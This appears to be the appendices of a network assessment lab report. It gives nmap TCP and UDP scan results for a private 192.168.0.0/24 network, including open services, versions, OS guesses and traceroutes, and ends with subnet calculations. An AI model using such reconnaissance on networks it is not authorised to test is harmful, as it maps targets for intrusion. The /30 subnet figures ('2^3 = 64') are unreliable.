PORT STATE SERVICE VERSION

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

```
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100021 1,3,4 39119/udp nlockmgr
| 100021 1,3,4 40373/tcp nlockmgr
| 100024 1 35447/tcp status
```

|\_ 100024 1 57838/udp status

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.8 - 4.6

Network Distance: 0 hops

Post-scan script results:

| clock-skew:

| -1s:

| 192.168.0.97

| 192.168.0.233

| 192.168.0.65

| 192.168.0.225

| 0s:

| 192.168.0.129

| 192.168.0.33

| 192.168.0.230

| 192.168.0.229

| 192.168.0.226

|\_ 192.168.0.193

| ssh-hostkey: Possible duplicate hosts

| Key 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA) used by:

| 192.168.0.34

| 192.168.0.66

| 192.168.0.130

| 192.168.0.199

| 192.168.0.242

| Key 1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA) used by:

| 192.168.0.193

| 192.168.0.225

| Key 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA) used by:

| 192.168.0.34

| 192.168.0.66

| 192.168.0.130

| 192.168.0.199

| 192.168.0.242

| Key 2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA) used by:

| 192.168.0.193

| 192.168.0.225

| Key 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA) used by:

| 192.168.0.34

| 192.168.0.66

| 192.168.0.130

|\_ 192.168.0.242

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (19 hosts up) scanned in 169.73 seconds

## Appendix C – remaining hosts scanned

### Nmap scan report for 192.168.0.65

Host is up (0.0049s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

23/tcp	open	telnet	VyOS telnetd
--------	------	--------	--------------

80/tcp	open	http	lighttpd 1.4.28
--------	------	------	-----------------

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp	open	ssl/http	lighttpd 1.4.28
---------	------	----------	-----------------

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:49:08

|\_Not valid after: 2027-09-20T14:49:08

|\_ssl-date: 2017-09-27T20:46:17+00:00; -1s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.11 - 4.1

Network Distance: 5 hops

Service Info: Host: vyos; Device: router

Host script results:

|\_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

1 0.92 ms 192.168.0.193

2 1.39 ms 192.168.0.226

3 2.05 ms 192.168.0.230

4 3.17 ms 192.168.0.234

5 4.77 ms 192.168.0.65

### Nmap scan report for 192.168.0.66

Host is up (0.0055s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)

| 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)



|\_ 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100005 1,2,3 60757/tcp mountd

|\_ 100005 2,3 47697/udp mountd

2049/tcp open nfs 2-4 (RPC #100003)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.11 - 4.1

Network Distance: 6 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-5 are the same as for 192.168.0.97

6 4.77 ms 192.168.0.66

### Nmap scan report for 192.168.0.97

Host is up (0.0050s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

|\_ http-server-header: lighttpd/1.4.28

|\_ http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_ http-server-header: lighttpd/1.4.28

|\_ http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:49:08

|\_Not valid after: 2027-09-20T14:49:08

|\_ssl-date: 2017-09-27T20:46:17+00:00; -1s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.11 - 4.1

Network Distance: 5 hops

Service Info: Host: vyos; Device: router

Host script results:

|\_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-4 are the same as for 192.168.0.65

5 4.74 ms 192.168.0.97

### Nmap scan report for 192.168.0.98

Host is up (0.0039s latency).

Not shown: 995 filtered ports

PORT STATE SERVICE VERSION

53/tcp open domain NLNet Labs Unbound

80/tcp open http nginx

|\_http-server-header: nginx

|\_http-title: Login

2601/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2604/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2605/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: specialized|general purpose

Running (JUST GUESSING): Comau embedded (92%), FreeBSD 10.X (86%), OpenBSD 4.X (85%)

OS CPE: cpe:/o:freebsd:freebsd:10.1 cpe:/o:openbsd:openbsd:4.0

Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 10.1-RELEASE (86%), OpenBSD 4.0 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

- Hops 1-3 are the same as for 192.168.0.65

4 2.82 ms 192.168.0.98

Nmap scan report for 192.168.0.234

Host is up (0.0036s latency).

Not shown: 995 filtered ports

PORT STATE SERVICE VERSION

53/tcp open domain NLNet Labs Unbound

80/tcp open http nginx

|\_http-server-header: nginx

|\_http-title: Login

2601/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2604/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2605/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: specialized

Running (JUST GUESSING): Comau embedded (92%)

Aggressive OS guesses: Comau C4G robot control unit (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

- Hops 1-4 are the same as for 192.168.0.65

#### Nmap scan report for 192.168.0.241

Host is up (0.0037s latency).

Not shown: 995 filtered ports

PORT STATE SERVICE VERSION

53/tcp open domain NLNet Labs Unbound

80/tcp open http nginx

|\_http-server-header: nginx

|\_http-title: Login

2601/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2604/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2605/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: specialized

Running (JUST GUESSING): Comau embedded (92%)

Aggressive OS guesses: Comau C4G robot control unit (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

- Hops 1-3 are the same as for 192.168.0.65

4 2.31 ms 192.168.0.241

## Appendix D – UDP scan

root@kali:~# nmap -sU 192.168.0.0/24

Starting Nmap 7.40 ( <https://nmap.org> ) at 2017-09-27 16:51 EDT

Warning: 192.168.0.233 giving up on port because retransmission cap hit (10).

Warning: 192.168.0.129 giving up on port because retransmission cap hit (10).

Warning: 192.168.0.97 giving up on port because retransmission cap hit (10).

Warning: 192.168.0.230 giving up on port because retransmission cap hit (10).

Warning: 192.168.0.229 giving up on port because retransmission cap hit (10).

Warning: 192.168.0.33 giving up on port because retransmission cap hit (10).

#### Nmap scan report for 192.168.0.33

Host is up (0.0020s latency).

Not shown: 970 closed ports, 28 open|filtered ports

PORT	STATE	SERVICE
------	-------	---------

123/udp	open	ntp
---------	------	-----

161/udp	open	snmp
---------	------	------

#### Nmap scan report for 192.168.0.34

Host is up (0.0032s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE
------	-------	---------

111/udp	open	rpcbind
---------	------	---------

631/udp	open filtered	ipp
---------	---------------	-----

2049/udp	open	nfs
----------	------	-----

5353/udp	open	zeroconf
----------	------	----------

#### Nmap scan report for 192.168.0.65

Host is up (0.0051s latency).

Not shown: 981 closed ports

PORT	STATE	SERVICE
------	-------	---------

123/udp	open	ntp
---------	------	-----

161/udp	open	snmp
---------	------	------

1013/udp open|filtered unknown  
1455/udp open|filtered esi-lm  
1718/udp open|filtered h225gatedisc  
9000/udp open|filtered cslistener  
16918/udp open|filtered unknown  
17338/udp open|filtered unknown  
17468/udp open|filtered unknown  
17638/udp open|filtered unknown  
18832/udp open|filtered unknown  
19315/udp open|filtered keyshadow  
19489/udp open|filtered unknown  
29256/udp open|filtered unknown  
37813/udp open|filtered unknown  
44179/udp open|filtered unknown  
50099/udp open|filtered unknown  
51456/udp open|filtered unknown  
58797/udp open|filtered unknown

#### Nmap scan report for 192.168.0.66

Host is up (0.0064s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE
111/udp	open	rpcbind
631/udp	open filtered	ipp
2049/udp	open	nfs
5353/udp	open	zeroconf

#### Nmap scan report for 192.168.0.97

Host is up (0.0049s latency).

Not shown: 985 closed ports

PORT	STATE	SERVICE
------	-------	---------



123/udp open ntp  
161/udp open snmp  
688/udp open|filtered realm-rusd  
1034/udp open|filtered activesync-notify  
1419/udp open|filtered timbuktu-srv3  
8000/udp open|filtered irdmi  
10080/udp open|filtered amanda  
17359/udp open|filtered unknown  
19227/udp open|filtered unknown  
19605/udp open|filtered unknown  
22914/udp open|filtered unknown  
31195/udp open|filtered unknown  
34758/udp open|filtered unknown  
45380/udp open|filtered unknown  
49396/udp open|filtered unknown

#### Nmap scan report for 192.168.0.98

Host is up (0.0040s latency).

Not shown: 998 open|filtered ports

PORT STATE SERVICE

53/udp open domain

123/udp open ntp

#### Nmap scan report for 192.168.0.129

Host is up (0.0023s latency).

Not shown: 907 closed ports, 91 open|filtered ports

PORT STATE SERVICE

123/udp open ntp

161/udp open snmp

#### Nmap scan report for 192.168.0.130

Host is up (0.0037s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE
111/udp	open	rpcbind
631/udp	open filtered	ipp
2049/udp	open	nfs
5353/udp	open	zeroconf

#### Nmap scan report for 192.168.0.225

Host is up (0.0011s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE
67/udp	open filtered	dhcps
123/udp	open	ntp
161/udp	open	snmp

#### Nmap scan report for 192.168.0.226

Host is up (0.0021s latency).

Not shown: 903 closed ports, 95 open|filtered ports

PORT	STATE	SERVICE
123/udp	open	ntp
161/udp	open	snmp

#### Nmap scan report for 192.168.0.229

Host is up (0.0024s latency).

Not shown: 874 closed ports, 124 open|filtered ports

PORT	STATE	SERVICE
123/udp	open	ntp
161/udp	open	snmp

#### Nmap scan report for 192.168.0.230

Host is up (0.0024s latency).

Not shown: 917 closed ports, 81 open|filtered ports

PORT	STATE	SERVICE
123/udp	open	ntp
161/udp	open	snmp

#### Nmap scan report for 192.168.0.233

Host is up (0.0030s latency).

Not shown: 966 closed ports, 32 open|filtered ports

PORT	STATE	SERVICE
123/udp	open	ntp
161/udp	open	snmp

#### Nmap scan report for 192.168.0.234

Host is up (0.0041s latency).

Not shown: 998 open|filtered ports

PORT	STATE	SERVICE
53/udp	open	domain
123/udp	open	ntp

#### Nmap scan report for 192.168.0.241

Host is up (0.0040s latency).

Not shown: 998 open|filtered ports

PORT	STATE	SERVICE
53/udp	open	domain
123/udp	open	ntp

#### Nmap scan report for 192.168.0.242

Host is up (0.0049s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE
------	-------	---------

111/udp open      rpcbind  
631/udp open|filtered ipp  
5353/udp open      zeroconf

#### Nmap scan report for 192.168.0.193

Host is up (0.0013s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE
------	-------	---------

67/udp	open filtered	dhcps
--------	---------------	-------

123/udp	open	ntp
---------	------	-----

161/udp	open	snmp
---------	------	------

MAC Address: 00:50:56:99:6C:E2 (VMware)

#### Nmap scan report for 192.168.0.199

Host is up (0.0012s latency).

Not shown: 995 closed ports

PORT	STATE	SERVICE
------	-------	---------

68/udp	open filtered	dhcpc
--------	---------------	-------

111/udp	open	rpcbind
---------	------	---------

631/udp	open filtered	ipp
---------	---------------	-----

2049/udp	open	nfs
----------	------	-----

5353/udp	open	zeroconf
----------	------	----------

MAC Address: 00:0C:29:0D:67:C6 (VMware)

#### Nmap scan report for 192.168.0.200

Host is up (0.0000020s latency).

Not shown: 999 closed ports

PORT	STATE	SERVICE
------	-------	---------

111/udp	open	rpcbind
---------	------	---------

Nmap done: 256 IP addresses (19 hosts up) scanned in 4275.65 seconds

## Appendix E – Calculating Subnets

1<sup>st</sup> subnet: 192.168.0.32/27

Subnet Mask: 255.255.255.224

Bits Borrowed: 3

Number of Subnets:  $2^3 = 8$

Number of Useable Hosts:  $2^5 - 2 = 30$

Network Address: 192.168.0.32

First Usable host = 192.168.0.33

Last Usable host = 192.168.0.33 + 30 (including itself) = 192.168.0.62

Broadcast Address: Last usable host +1 = 192.168.0.63

2<sup>nd</sup> subnet: 192.168.0.64/27

Subnet Mask: 255.255.255.224

Bits Borrowed: 3

Number of Subnets:  $2^3 = 8$

Number of Useable Hosts:  $2^5 - 2 = 30$

Network Address: 192.168.0.64

First Usable host = 192.168.0.65

Last Usable host = 192.168.0.65 + 30 (including itself) = 192.168.0.94

Broadcast Address: Last usable host +1 = 192.168.0.95

3<sup>rd</sup> subnet: 192.168.0.96/27

Subnet Mask: 255.255.255.224

Bits Borrowed: 3

Number of Subnets:  $2^3 = 8$

Number of Useable Hosts:  $2^5 - 2 = 30$

Network Address: 192.168.0.96

First Usable host = 192.168.0.97

Last Usable host = 192.168.0.97 + 30 (including itself) = 192.168.0.126

Broadcast Address: Last usable host +1 = 192.168.0.127

4<sup>th</sup> subnet: 192.168.0.128/27

Subnet Mask: 255.255.255.224

Bits Borrowed: 3

Number of Subnets:  $2^3 = 8$

Number of Useable Hosts:  $2^5 - 2 = 30$

Network Address: 192.168.0.128

First Usable host = 192.168.0.129

Last Usable host = 192.168.0.129 + 30 (including itself) = 192.168.0.158

Broadcast Address: Last usable host +1 = 192.168.0.159

5<sup>th</sup> subnet: 192.168.0.160/27

Subnet Mask: 255.255.255.224

Bits Borrowed: 3

Number of Subnets:  $2^3 = 8$

Number of Useable Hosts:  $2^5 - 2 = 30$

Network Address: 192.168.0.160

First Usable host = 192.168.0.161

Last Usable host = 192.168.0.161 + 30 (including itself) = 192.168.0.190

Broadcast Address: Last usable host +1 = 192.168.0.191

6<sup>th</sup> subnet: 192.168.0.192/27  
Subnet Mask: 255.255.255.224  
Bits Borrowed: 3  
Number of Subnets:  $2^3 = 8$   
Number of Useable Hosts:  $2^5 - 2 = 30$   
Network Address: 192.168.0.192  
First Usable host = 192.168.0.193  
Last Usable host = 192.168.0.193 + 30 (including itself) = 192.168.0.222  
Broadcast Address: Last usable host +1 = 192.168.0.223

7<sup>th</sup> subnet: 192.168.0.224/30  
Subnet Mask: 255.255.255.252  
Bits Borrowed: 6  
Number of Subnets:  $2^3 = 64$   
Number of Useable Hosts:  $2^2 - 2 = 2$   
Network Address: 192.168.0.224  
First Usable host = 192.168.0.225  
Last Usable host = 192.168.0.225 + 2 (including itself) = 192.168.0.226  
Broadcast Address: Last usable host +1 = 192.168.0.227

8<sup>th</sup> subnet: 192.168.0.228/30  
Subnet Mask: 255.255.255.252  
Bits Borrowed: 6  
Number of Subnets:  $2^3 = 64$   
Number of Useable Hosts:  $2^2 - 2 = 2$   
Network Address: 192.168.0.228  
First Usable host = 192.168.0.229  
Last Usable host = 192.168.0.229 + 2 (including itself) = 192.168.0.230  
Broadcast Address: Last usable host +1 = 192.168.0.231

9<sup>th</sup> subnet: 192.168.0.232/30  
Subnet Mask: 255.255.255.252  
Bits Borrowed: 6  
Number of Subnets:  $2^3 = 64$   
Number of Useable Hosts:  $2^2 - 2 = 2$   
Network Address: 192.168.0.232  
First Usable host = 192.168.0.233  
Last Usable host = 192.168.0.233 + 2 (including itself) = 192.168.0.234  
Broadcast Address: Last usable host +1 = 192.168.0.235

10<sup>th</sup> subnet: 192.168.0.240/30  
Subnet Mask: 255.255.255.252  
Bits Borrowed: 6  
Number of Subnets:  $2^3 = 64$   
Number of Useable Hosts:  $2^2 - 2 = 2$   
Network Address: 192.168.0.240  
First Usable host = 192.168.0.241  
Last Usable host = 192.168.0.241 + 2 (including itself) = 192.168.0.242  
Broadcast Address: Last usable host +1 = 192.168.0.243



